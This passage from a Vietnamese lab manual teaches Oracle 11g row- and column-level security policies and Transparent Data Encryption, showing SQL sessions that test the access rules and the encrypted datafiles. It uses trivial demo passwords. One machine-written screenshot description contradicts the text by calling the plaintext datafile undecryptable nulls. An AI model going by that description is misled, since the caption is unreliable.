object_name      => 'NhanVien',
policy_name      => 'VPD_IDD_Nhanvien',
function_schema  => 'QuanTriVPD',
policy_function  => 'INSERTUPDATEDELETE_Nhanvien',
statement_types   => 'INSERT,UPDATE,DELETE',
update_check      => TRUE
);
END;

```

- Đăng nhập bằng tài khoản trưởng phòng lập trình *truyenhm*:

```

UPDATE congty.nhanvien SET luong = luong +10000;
commit;

```

```
| 3 rows updated.
```

Ta thấy chỉ có ba bản ghi được update. Thủ insert hai bản ghi:

```
insert into Congty.NhanVien values('nv009','thietph','Pham Huu Thiet','Lap Trinh','Nhan Vien',800);
commit;
```

```
SQL> insert into Congty.NhanVien values('nv009','thietph','Pham Huu Thiet','Lap Trinh','Nhan Vien',800);
1 row created.
```

Câu lệnh này hoàn tất.

```
insert into Congty.NhanVien values('nv010','trongtv','Tran Viet Trong','Ke Hoach','Nhan Vien',800);
```

```

SQL> insert into Congty.NhanVien values('nv010','trongtv','Tran Viet Trong','Ke Hoach','Nhan Vien',800);
insert into Congty.NhanVien values('nv010','trongtv','Tran Viet Trong','Ke Hoach','Nhan Vien',800)
*
ERROR at line 1:
ORA-28115: policy with check option violation

```

Câu lệnh này không hợp lệ.

Như vậy, trưởng phòng lập trình chỉ có thể INSERT được bản ghi thuộc phòng lập trình chứ không thể INSERT được bản ghi thuộc phòng kế hoạch.

Tài khoản *truyenhm* kiểm tra lại các bản ghi:

```
select * from congty.nhanvien;
```

MANV	TENTAIKHOAN	TENNAM	PHONG	CHUCVU	LUONG
1 nv002	truyenhm	Hoang Minh Truyen	Lap Trinh	Truong phong	12500
2 nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh	Nhan Vien	11000
3 nv007	vulv	Le Van Vu	Lap Trinh	Nhan Vien	11100
4 nv009	thietph	Pham Huu Thiet	Lap Trinh	Nhan Vien	800

- Đăng nhập bằng tài khoản trưởng phòng kế hoạch *huongnt*:

```
UPDATE congty.nhanvien SET luong = luong - 400;
commit;
```

4 rows updated.

Chỉ có bốn bản ghi được update. Thủ insert hai bản ghi:

```

insert into Congty.NhanVien values('nv010','trongtv','Tran Viet Trong','Ke Hoach','Nhan Vien',800);
commit;

```

```

SQL> insert into Congty.NhanVien values('nv010','trongtv','Tran Viet Trong','Ke Hoach','Nhan Vien',800);
1 row created.

```

Câu lệnh này hoàn tất.

```
insert into Congty.NhanVien values('nv011','phongnx','Nguyen Xuan Phong','Lap Trinh','Nhan Vien',800);
```

```

SQL> insert into Congty.NhanVien values('nv011','phongnx','Nguyen Xuan Phong','Lap Trinh','Nhan Vien',800);
insert into Congty.NhanVien values('nv011','phongnx','Nguyen Xuan Phong','Lap Trinh','Nhan Vien',800)
*
ERROR at line 1:
ORA-28115: policy with check option violation

```

Câu lệnh này không hợp lệ.

Như vậy, trường phòng kế hoạch không thể INSERT bản ghi của nhân viên phòng lập trình.

Kiểm tra lại các bản ghi:

```
select * from congty.nhanvien;
```

MANV	TENTAIKHOAN	TENNVIEN	PHONG	CHUCVU	LUONG
1 nv003	huongnt	Nguyen Thi Thanh Huong	Ke Hoach Truong phong	Truong phong	1900
2 nv005	anhtt	Tran Trung Anh	Ke Hoach Nhan Vien	Nhan Vien	400
3 nv006	anhnt	Nguyen Thi Van Anh	Ke Hoach Nhan Vien	Nhan Vien	500
4 nv008	chinhbv	Bui Van Chinh	Ke Hoach Nhan Vien	Nhan Vien	450
5 nv010	trongtv	Tran Viet Trong	Ke Hoach Nhan Vien	Nhan Vien	800

- Đăng nhập bằng tài khoản nhân viên *trangnt*:

```
UPDATE congty.nhanvien SET luong = luong +10000;
```

```
SQL> Update congty.nhanvien set luong = luong +10000;
0 rows updated.
```

Tài khoản này không thể update được trường lương. Tiếp theo, thực hiện insert một bản ghi.

```
insert into Congty.NhanVien values('nv011', 'phongnx', 'Nguyen Xuan Phong', 'Lap Trinh', 'Nhan Vien', 800);
```

```
SQL> insert into Congty.NhanVien values('nv011', 'phongnx', 'Nguyen Xuan Phong', 'Lap Trinh', 'Nhan Vien', 800);
insert into Congty.NhanVien values('nv011', 'phongnx', 'Nguyen Xuan Phong', 'Lap Trinh', 'Nhan Vien', 800)
*
ERROR at line 1:
ORA-28115: policy with check option violation
```

Tài khoản này không thể thực hiện lệnh INSERT. Tiếp theo, thực hiện lệnh delete.

```
DELETE FROM congty.nhanvien;
```

```
SQL> delete from congty.nhanvien;
0 rows deleted.
```

Tài khoản này cũng không thể delete bất kỳ bản ghi nào.

- Đăng nhập bằng tài khoản giám đốc để kiểm tra lại các thay đổi lần cuối:

```
select * from congty.nhanvien;
```

	MANV	TENTAIKHOAN	TENNVT	PHONG	CHUCVU	LUONG
1	nv001	khanhnx	Nguyen Xuan Khanh	(null)	Giam Doc	3000
2	nv002	truyenhm	Hoang Minh Truyen	Lap Trinh	Truong phong	12500
3	nv003	huongnt	Nguyen Thi Thanh Huong	Ke Hoach	Truong phong	1900
4	nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh	Nhan Vien	11000
5	nv005	anhtt	Tran Trung Anh	Ke Hoach	Nhan Vien	400
6	nv006	anhnt	Nguyen Thi Van Anh	Ke Hoach	Nhan Vien	500
7	nv007	vulv	Le Van Vu	Lap Trinh	Nhan Vien	11100
8	nv008	chinhbv	Bui Van Chinh	Ke Hoach	Nhan Vien	450
9	nv009	thietph	Pham Huu Thiet	Lap Trinh	Nhan Vien	800
10	nv010	trongtv	Tran Viet Trong	Ke Hoach	Nhan Vien	800

2.3.2.3. Xóa bỏ các chính sách bảo mật

Để xóa bỏ các chính sách mức hàng vừa tạo, đăng nhập vào tài khoản *QuanTriVPD*:

```
disconnect
conn QuanTriVPD/123456
```

```
SQL> connect quantrivpd/123456
Connected.
```

Và thực hiện thủ tục sau:

```
BEGIN
DBMS_RLS.DROP_POLICY (
    object_schema    => 'CongTy',
    object_name      => 'NhanVien',
    policy_name      => 'VPD_Select_Nhanvien'
);
END;
BEGIN
DBMS_RLS.DROP_POLICY (
    object_schema    => 'CongTy',
```

```

object_name      => 'NhanVien',
policy_name      => 'VPD_IDD_Nhanvien'
);
END;

```

1.3.3. Thực hành bảo mật mức cột

Mục đích: Áp dụng được chính sách bảo mật mức cột lên bảng NhanVien.

Yêu cầu:

- Cài đặt Oracle 11g.
- Đã thực hành được các phần trước trong bài thực hành về VPD.

Đăng nhập bằng tài khoản *QuanTriVPD*:

```

disconnect
conn QuanTriVPD/123456

```

```

SQL> connect quantrivpd/123456
Connected.

```

và thực hiện thủ tục sau:

```

CREATE OR REPLACE FUNCTION only_view_salary (
p_schema  IN  VARCHAR2 DEFAULT NULL,
p_object   IN  VARCHAR2 DEFAULT NULL)
RETURN VARCHAR2
AS
BEGIN
RETURN 'TenTaiKhoan = (SELECT SYS_CONTEXT(''ThongTinTaiKhoan'',
''GetTaiKhoan'') FROM DUAL)';
END;

BEGIN
DBMS_RLS.add_policy
  (object_schema      => 'CongTy',
   object_name        => 'NhanVien',
   policy_name        => 'VPD_only_view_salary',
   function_schema    => 'QuanTriVPD',
   policy_function    => 'only_view_salary',
   statement_types    => 'SELECT',
   sec_relevant_cols  => 'Luong',
   sec_relevant_cols_opt => DBMS_RLS.all_rows);

```

- Đăng nhập bằng tài khoản trưởng phòng lập trình *truyenhm*:

MANV	TENTAIK...	TENVN	PHONG	CHUCVU	LUONG
1 nv002	truyenhm	Hoang Minh Truyen	Lap Trinh Truong phong	12500	
2 nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh Nhan Vien	(null)	
3 nv007	vulv	Le Van Vu	Lap Trinh Nhan Vien	(null)	
4 nv009	thietph	Pham Huu Thiet	Lap Trinh Nhan Vien	(null)	

- Đăng nhập bằng tài khoản trưởng phòng kế hoạch *huonght*:

MANV	TENTAIKHOAN	TENVN	PHONG	CHUCVU	LUONG
1 nv003	huongnt	Nguyen Thi Thanh Huong	Ke Hoach Truong phong	1900	
2 nv005	anhht	Tran Trung Anh	Ke Hoach Nhan Vien	(null)	
3 nv006	anhnt	Nguyen Thi Van Anh	Ke Hoach Nhan Vien	(null)	
4 nv008	chinhbv	Bui Van Chinh	Ke Hoach Nhan Vien	(null)	
5 nv010	trongtv	Tran Viet Trong	Ke Hoach Nhan Vien	(null)	

1.3.4. Thực hành quyền Exempt access policy

Tuy RLS cung cấp một kỹ thuật bảo mật rất tốt, nhưng nó cũng dẫn đến một sự khó chịu khi thực hiện các tác vụ quản trị CSDL (Ví dụ: Backup dữ liệu). Như đã biết, ngay cả các DBA và người chủ của các đối tượng đó cũng không thể tránh được các chính sách bảo mật. Nếu người chủ của một bảng nào đó muốn thực hiện backup dữ liệu của bảng đó trong khi các chính sách bảo mật trên nó vẫn có tác dụng, thì rất có thể tệp backup sẽ không có dữ liệu nào hết. Vì lý do này, Oracle cung cấp quyền EXEMPT ACCESS POLICY. Người được cấp quyền này sẽ được miễn khỏi tất cả các chính sách. Người quản trị có nhiệm vụ thực hiện backup cần có quyền này để đảm bảo rằng tất cả các dữ liệu sẽ được backup lại. Chẳng hạn Sys hoặc System có thể thực hiện lệnh sau đây cho một user thực hiện tác vụ backup, có tên là Backup_CSDL.

```
GRANT EXEMPT ACCESS POLICY TO Backup_CSDL;
```

Do đây là quyền rất mạnh, không chỉ định trên cụ thể một lược đồ hay đối tượng nào nên ta cần cẩn trọng trong việc quản lý xem ai được phép nắm giữ quyền này. Mặc định, những user có các quyền SYSDBA sẽ có quyền này (chẳng hạn SYS).

BÀI 2. THỰC HÀNH MÃ HÓA CƠ SỞ DỮ LIỆU TRONG SUỐT (TDE)

2.1. GIỚI THIỆU

Mã hóa dữ liệu trong suốt (TDE – Transparent Data Encryption) là một cơ chế bảo mật tiên tiến của Oracle, có khả năng tự động mã hóa và giải mã dữ liệu được lưu trữ trong cơ sở dữ liệu và cung cấp những khả năng này mà không cần phải viết một đoạn lệnh bổ sung.

Với TDE, quá trình mã hóa và những khóa mật mã kết hợp được tạo ra và được quản lý bởi cơ sở dữ liệu. TDE được thiết kế thành chính bản thân cơ sở dữ liệu: Oracle tích hợp sẵn cú pháp TDE với các DDL của nó, nên sự mã hóa đó có thể xác định một cách trực tiếp trong các cú pháp sau: CREATE table, ALTER table và CREATE TABLESPACE. TDE cũng có thể được quản lý bằng cách sử dụng Oracle Enterprise Manager.

Một yêu cầu quan trọng là đảm bảo rằng khóa chủ (TDE master key) được sao lưu tại một vị trí an toàn riêng biệt từ trung tâm sao lưu - một yêu cầu phải có cho tất cả các kịch bản mã hóa. Một bất lợi của TDE là các dữ liệu không được bảo vệ từ những người dùng cơ sở dữ liệu đã được xác thực, bao gồm cả DBA. Một giải pháp là truy cập điều khiển riêng biệt, chẳng hạn như Oracle Database Vault là cần thiết để bảo vệ dữ liệu từ DBA.

Để thực hiện TDE, đầu tiên một DBA hoặc một DBA có nhiệm vụ bảo mật phải mở khóa chủ TDE bằng cách cung cấp một mật khẩu. Theo mặc định, khóa chủ được lưu trữ trong một ví (Oracle Wallet), được lưu trong một file nằm trên hệ điều hành. Ngoài ra khóa chủ cũng có thể được lưu trữ trên một HSM. Khóa chủ rất quan trọng vì nó được sử dụng để bảo vệ các khóa mã hóa được lưu trữ bên trong cơ sở dữ liệu Oracle.

Để mã hóa cột, TDE tạo ra một khóa mã hóa cho mỗi bảng có yêu cầu mã hóa cột. Kết quả khóa mã hóa trên được mã hóa bằng cách sử dụng các khóa chủ và được lưu trữ trong từ điển dữ liệu Oracle. Để mã hóa tablespace, TDE mã hóa

các tablespace cơ bản hoặc các tập tin để làm dữ liệu cơ sở. Các khóa mã hóa cho tablespace được mã hóa bằng cách sử dụng khóa chủ TDE.

Cơ chế quản lý khóa của TDE:

TDE dùng “ví” (Wallet) để quản lý khóa. Trong đời thường, ví được dùng để lưu những gì quan trọng như: tiền, CMND, thông tin bí mật, v.v.. Ví trong Oracle cũng vậy, ví là một tập tin nhị phân và thường dùng để lưu khóa chủ, ta gọi khóa này là MK (Master Key).

Tuy nhiên, TDE lại mã hóa dữ liệu trong bảng của CSDL với khóa CK (Column Key). Lưu ý rằng mỗi bảng sẽ chỉ có một khóa CK dùng để mã hóa nhiều cột. CSDL Oracle không lưu khóa CK ở dạng bản rõ, mà lưu bản mã của khóa CK; tức là lưu kết quả của hàm này encrypt (CK, MK).

Tiến trình xem dữ liệu đã được mã hóa bởi TDE như sau:

1. Người dùng xem dữ liệu dạng mã hóa bởi TDE.
2. Oracle đọc khóa MK từ Wallet lưu ngoài CSDL (chẳng hạn lưu trong HSM – phần cứng chuyên dụng).
3. Dùng khóa MK giải mã CK trong CSDL: CK = decrypt (encrypted_CK, MK).
4. Dùng khóa CK để giải mã dữ liệu trong bảng được mã hóa trong CSDL.

2.2. MỤC TIÊU THỰC HÀNH

Mục tiêu của bài thực hành này là để giúp sinh viên hiểu được tầm quan trọng của mã hóa nói chung và mã hóa cơ sở dữ liệu nói riêng và hiểu được cách thức thực hiện cơ chế mã hóa dữ liệu trong suốt TDE trên cơ sở dữ liệu Oracle nhằm bảo mật cơ sở dữ liệu.


2.3. NỘI DUNG THỰC HÀNH

- **Yêu cầu:**

- Máy tính đã được cài đặt Oracle 11g.
- Cài đặt JDK và SQL Developer (tùy chọn).

2.3.1. Cấu hình Wallet

- Vào đường dẫn thư mục cài đặt Oracle (trong modul thực hành này là E:\app\KoDoThey\product\11.2.0\dbhome_1\database\NETWORK\ADMIN) và tạo thư mục *wallet*:



- Mở tập tin *sqlnet.ora* bằng Notepad và thêm thông tin cấu hình cho thư mục *wallet* như sau:

```
ENCRYPTION_WALLET_LOCATION=
(SOURCE=
  (METHOD=file)
  (METHOD_DATA=
    (DIRECTORY=/<link>)
  )
)
```

```

E:\app\KoDoThey\product\11.2.0\dbhome_1\NETWORK\ADMIN\sqlnet.ora - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
noteX.txt new 2.txt Err_Solved.txt new 1.sql NoiDung_KichBan.txt TDE_TSP.txt TDE_Co.txt sqlnet.ora
1 # sqlnet.ora Network Configuration File: E:\app\KoDoThey\product\11.2.0\dbhome_1\NETWORK\ADMIN\sqlnet.ora
2 # Generated by Oracle configuration tools.
3
4 # This file is actually generated by netca. But if customers choose to
5 # install "Software Only", this file wont exist and without the native
6 # authentication, they will not be able to connect to the database on NT.
7
8 SQLNET.AUTHENTICATION_SERVICES= (NTS)
9
10 NAMES.DIRECTORY_PATH= (TNSNAMES, EZCONNECT)
11
12 ENCRYPTION_WALLET_LOCATION=
13 (SOURCE=
14   (METHOD=file)
15   (METHOD_DATA=
16     (DIRECTORY=E:\app\KoDoThey\product\11.2.0\dbhome_1\NETWORK\ADMIN\wallet)
17   )
18 )
19

```

Lưu lại tập tin vừa chỉnh sửa

Chú ý: Phải mở Notepad bằng quyền người quản trị (Administrator) hoặc lưu tập tin *sqlnet.ora* tại thư mục khác (Destop, Document...) sau đó ghi đè tập tin này lên tập tin *sqlnet.ora* cũ.

- Đăng nhập vào Oracle bằng /as sysdba:

```

C:\Users\KoDoThey>sqlplus

SQL*Plus: Release 11.2.0.1.0 Production on Thu Nov 12 00:07:27 2015

Copyright (c) 1982, 2010, Oracle. All rights reserved.

Enter user-name: /as sysdba

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL>

```

- Khởi tạo Master Key:

(Trong modul thực hành này, Master Key được đặt là “2” nhưng thực tế nên đặt khóa này càng khó càng tốt). Khi tạo Master Key, *wallet* sẽ tự động được mở.

```

SQL> alter system set encryption key identified by "2";
System altered.

```

- Kiểm tra trạng thái *wallet*:

```
SQL> Select * from v$encryption_wallet;  
  
WRL_TYPE  
-----  
WRL_PARAMETER  
-----  
STATUS  
-----  
File  
E:\app\KoDoThey\product\11.2.0\dbhome_1\NETWORK\ADMIN\wallet  
OPEN
```

- Tạo user *QuanTriDL*, sau đó gán quyền:

```
SQL> create user QuanTriDL identified by 1;  
  
User created.  
  
SQL> grant unlimited tablespace to QuanTriDL;  
  
Grant succeeded.  
  
SQL> grant create session, resource to QuanTriDL;  
  
Grant succeeded.
```

2.3.2. Mã hóa cột trong cơ sở dữ liệu bằng TDE

- Đăng nhập /as sysdba tạo tablespace *CSDL1* không được cấu hình mã hóa:

```
SQL> CREATE TABLESPACE CSDL1  
  2  DATAFILE 'E:\app\KoDoThey\product\11.2.0\dbhome_1\database\CSDL1.DBF'  
  3  SIZE 5M;  
  
Tablespace created.
```

- Đăng nhập *QuanTriDL*, sau đó tạo bảng *NhanVien1* thuộc tablespace *CSDL1* và tạo ràng buộc khóa chính (Primary Key) cho bảng này:

```

SQL> conn quantridl/1
Connected.
SQL> create table NhanVien1(
  2 MaNU          char(5),
  3 HoTen         varchar(25),
  4 GioiTinh      varchar(5),
  5 Phong          varchar(15),
  6 ChucUu         varchar(15),
  7 Luong           int)
  8 TABLESPACE     CSDL1;

Table created.

SQL>
SQL> alter table NhanVien1 add constraint PK_NU primary key (MaNU);

Table altered.

```

- Thêm dữ liệu vào bảng *NhanVien1*, hiển thị kết quả:

```

SQL> select * from nhanvien1;

MANU HOTEN          GIOIT PHONG        CHUCUU        LUONG
----- -----          -----          -----
NU001 Dao Phuc Nguyen    Nam            Giam doc       1590
NU002 Trinh Kim Mai     Nu             Kinh doanh     1050
NU003 Tran Lan Anh     Nu             Kinh doanh     600
NU004 Nguyen Trung      Nam            Kinh doanh     660
NU005 Tran Thi Van     Nu             Kinh doanh     570
NU006 Nguyen Van Manh   Nam            Ky thuat      Truong phong 1120
NU007 Phi Cam Nhung     Nu             Ky thuat      Nhan vien    580
NU008 Ngo Trung Duc     Nam            Ky thuat      Nhan vien    510
NU009 Vinh Phu          Nam            Ky thuat      Nhan vien    640
NU010 Dao Thanh Tran    Nam            Ky thuat      Nhan vien    570

10 rows selected.

```

- Kiểm tra tất cả các tablespace và trường được mã hóa:

```

SQL> select * from dba_encrypted_columns;
no rows selected

SQL> select tablespace_name, encrypted from dba_tablespaces;

TABLESPACE_NAME          ENC
-----          -
SYSTEM                  NO
SYSAUX                 NO
UNDOTBS1                NO
TEMP                   NO
USERS                  NO
EXAMPLE                 NO
CSDL1                  NO

7 rows selected.

```

- Đọc dữ liệu chứa trong data file vừa tạo:

The screenshot shows a Notepad++ window with multiple tabs open. The active tab is 'CSDL1.DBF'. The content of the file is entirely composed of the character 'A' (hex 41), which is the standard representation for a null value in binary data. This indicates that the data has not been properly decrypted.

Có thể thấy rằng khi không sử dụng mã hóa thì tất cả dữ liệu trong file *CSDL1.DBF* đều hiển thị ở dạng bản rõ.

- Mã hóa trường *LUONG* ở bảng *NhanVien1*:

```
SQL> alter table nhanvien1 modify (Luong encrypt);
```

```
Table altered.
```

- Kiểm tra cấu hình mã hóa:

```
SQL> select * from dba_encrypted_columns;
```

OWNER	TABLE_NAME	ENCRIPTION_ALG	SAL	INTEGRITY_AL
QUANTRIDL	NHANVIEN1	AES 192 bits key	YES	SHA-1
LUONG				

- Khi áp dụng mã hóa một trường vốn chưa được mã hóa, kết quả thu được như hình sau:

⇒ Với tablespace *CSDL1* người dùng hoàn toàn có thể đọc được nội dung tập tin *CSDL1.DBF* ở dạng bản rõ với những trường không được mã hóa. Sau khi áp dụng mã hóa cột để mã hóa dữ liệu cột lương, thì trừ trường LUONG bị mã hóa, các trường khác vẫn có thể thấy được ở dạng bản rõ.

2.3.3. Mã hóa không gian bảng trong cơ sở dữ liệu bằng TDE

Với tablespace *CSDL1* không mã hóa, không thể chỉnh sửa để áp dụng mã hóa TDE lên tablespace này. Cần tạo tablespace mới để áp dụng mã hóa không gian bảng.

- Đăng nhập /as sysdba, tạo tablespace *CSDL2* (Tablespace *CSDL2* được mã hóa bằng thuật toán AES256 và mặc định sẽ mã hóa tất cả bảng nằm trong tablespace này):

```
SQL> CREATE TABLESPACE CSDL2
  2  DATAFILE 'E:\app\KoDoThey\product\11.2.0\dbhome_1\database\CSDL2.DBF'
  3  SIZE 5M
  4  ENCRYPTION USING 'AES256' DEFAULT STORAGE(ENCRYPT);
```

Tablespace created.

- Đăng nhập *QuanTriDL*, tạo bảng *NhanVien2* thuộc tablespace *CSDL2* và tạo Primary Key cho bảng này:

```

SQL> create table NhanVien2(
  2  MaNU          char(5),
  3  HoTen         varchar(25),
  4  GioiTinh      varchar(5),
  5  Phong          varchar(15),
  6  ChucUu        varchar(15),
  7  Luong          int)
  8  TABLESPACE    CSDL2;

Table created.

SQL>
SQL> alter table NhanVien2 add constraint PK_NU_2 primary key (MaNU);

Table altered.

```

- Thêm dữ liệu vào bảng vừa tạo, hiển thị kết quả:

```

SQL> select * from nhanvien2;

MANU HOTEN           GIOIT PHONG       CHUCUU      LUONG
----- ----- -----
NU001 Dao Phuc Nguyen   Nam   Kinh doanh   Giam doc    1590
NU002 Trinh Kim Mai     Nu    Kinh doanh   Truong phong 1050
NU003 Tran Lan Anh      Nu    Kinh doanh   Nhan vien   600
NU004 Nguyen Trung      Nam   Kinh doanh   Nhan vien   660
NU005 Tran Thi Van      Nu    Kinh doanh   Nhan vien   570
NU006 Nguyen Van Manh   Nam   Ky thuat    Truong phong 1120
NU007 Phi Cam Nhungh   Nu    Ky thuat    Nhan vien   580
NU008 Ngo Trung Duc     Nam   Ky thuat    Nhan vien   510
NU009 Vinh Phu          Nam   Ky thuat    Nhan vien   640
NU010 Dao Thanh Tran    Nam   Ky thuat    Nhan vien   570

10 rows selected.

```

- Kiểm tra tất cả các tablespace được cấu hình mã hóa:


```
SQL> select tablespace_name, encrypted from dba tablespaces;

TABLESPACE_NAME          ENC
----- -----
SYSTEM                  NO
SYSAUX                 NO
UNDOTBS1               NO
TEMP                   NO
USERS                  NO
EXAMPLE                NO
CSDL1                  NO
CSDL2                  YES

8 rows selected.
```

⇒ Kết quả: chỉ có tablespace *CSDL2* được mã hóa.

- Đọc dữ liệu chứa trong file *CSDL2.DBF*:



The screenshot shows the Notepad++ interface with the file *CSDL2.DBF* open. The content of the file is a large block of binary data represented by various characters and symbols, indicating encrypted data. The Notepad++ status bar at the bottom shows the file is a 'Normal text file' with a length of 5251072 bytes, 1 line, and 1 column.

⇒ Kết quả: Dữ liệu chứa trong file *CSDL2.DBF* vừa tạo hiển thị toàn bộ ở dạng mã hóa. Tablespace *CSDL2* đã được mã hóa và người dùng không hợp lệ sẽ không thể đọc được nội dung của tập tin *CSDL2.DBF* ở dạng rõ.

- Kiểm tra kết quả mã hóa

- Tạo user *nv001* với mật khẩu “1”:

```
SQL> create user nv001 identified by 1;  
User created.  
  
SQL> grant create session to nv001;  
Grant succeeded.
```

- User *QuanTriDL* trao quyền *select, insert, update, delete* bảng *NhanVien2* cho *nv001*:

```
SQL> conn quantridl/1  
Connected.  
SQL>     grant select, insert, update, delete on NhanVien2 to nv001;  
Grant succeeded.
```

- Trong trường hợp *wallet* mở:

- Kết nối bằng *sysdba* vào CSDL sẽ xem được dữ liệu của bảng *NhanVien2*:

```
SQL> conn /as sysdba  
Connected.  
SQL> select * from QuanTriDL.NhanVien2;  
  
MANU HOTEN          GIOIT PHONG      CHUCUU      LUONG  
-----  
NU001 Dao Phuc Nguyen    Nam        Kinh doanh  Giam doc   1590  
NU002 Trinh Kim Mai      Nu        Kinh doanh  Truong phong 1050  
NU003 Tran Lan Anh       Nu        Kinh doanh  Nhan vien   600  
NU004 Nguyen Trung       Nam       Kinh doanh  Nhan vien   660  
NU005 Tran Thi Van       Nu        Kinh doanh  Nhan vien   570  
NU006 Nguyen Van Manh    Nam       Ky thuat   Truong phong 1120  
NU007 Phi Cam Nhung       Nu        Ky thuat   Nhan vien   580  
NU008 Ngo Trung Duc      Nam       Ky thuat   Nhan vien   510  
NU009 Vinh Phu           Nam       Ky thuat   Nhan vien   640  
NU010 Dao Thanh Tran     Nam       Ky thuat   Nhan vien   570  
  
10 rows selected.
```

- *nv001* kết nối đến CSDL cũng xem được bảng *NhanVien2* do đã được trao quyền *select* trên bảng này:

```

SQL> conn nv001/1
Connected.
SQL> select * from QuanTriDL.NhanVien2;

MANU HOTEN           GIOIT PHONG      CHUCUU          LUONG
----- ----- ----- ----- -----
NU001 Dao Phuc Nguyen    Nam   Kinh doanh  Giam doc       1590
NU002 Trinh Kim Mai     Nu    Kinh doanh  Truong phong  1050
NU003 Tran Lan Anh      Nu    Kinh doanh  Nhan vien      600
NU004 Nguyen Trung      Nam   Kinh doanh  Nhan vien      660
NU005 Tran Thi Van      Nu    Kinh doanh  Nhan vien      570
NU006 Nguyen Van Manh   Nam   Ky thuat   Truong phong  1120
NU007 Phi Cam Nhung     Nu    Ky thuat   Nhan vien      580
NU008 Ngo Trung Duc    Nam   Ky thuat   Nhan vien      510
NU009 Vinh Phu          Nam   Ky thuat   Nhan vien      640
NU010 Dao Thanh Tran    Nam   Ky thuat   Nhan vien      570

10 rows selected.

```

⇒ Khi *wallet* mở: Chỉ có thể đăng nhập vào CSDL nếu user có quyền truy cập đến CSDL đó.

